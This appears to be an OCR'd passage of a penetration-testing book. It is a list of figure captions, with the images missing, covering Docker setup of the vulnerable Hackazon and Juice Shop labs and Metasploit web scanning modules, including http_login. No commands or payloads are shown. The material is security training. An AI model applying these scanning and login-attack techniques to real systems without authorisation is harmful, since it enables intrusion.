


Figure 7.3 – Fetching the Docker image for Hackazon




Figure 7.4 – Hackazon web page




Figure 7.5 – Fetching the Docker image for `juice-shop`




Figure 7.6 – Running the Docker image for `juice-shop`




Figure 7.7 – Juice Shop home page




Figure 7.8 – Loading the `wmap` plugin in msfconsole




Figure 7.9 – Loading the 'wmap' plugin in msfconsole




Figure 7.10 – Running the 'wmap' plugin in msfconsole




Figure 7.11 – Running the 'wmap' plugin in msfconsole




Figure 7.12 – Listing vulnerabilities from 'wmap' plugin in msfconsole




Figure 7.13 – Using the HTTP 'cert' auxiliary module




Figure 7.14 – Using the HTTP 'dir_scanner' auxiliary module




Figure 7.15 – Using the HTTP 'enum_wayback' auxiliary module




Figure 7.16 – Using the HTTP 'files_dir' auxiliary module




Figure 7.17 – Using the HTTP 'http_login' auxiliary module

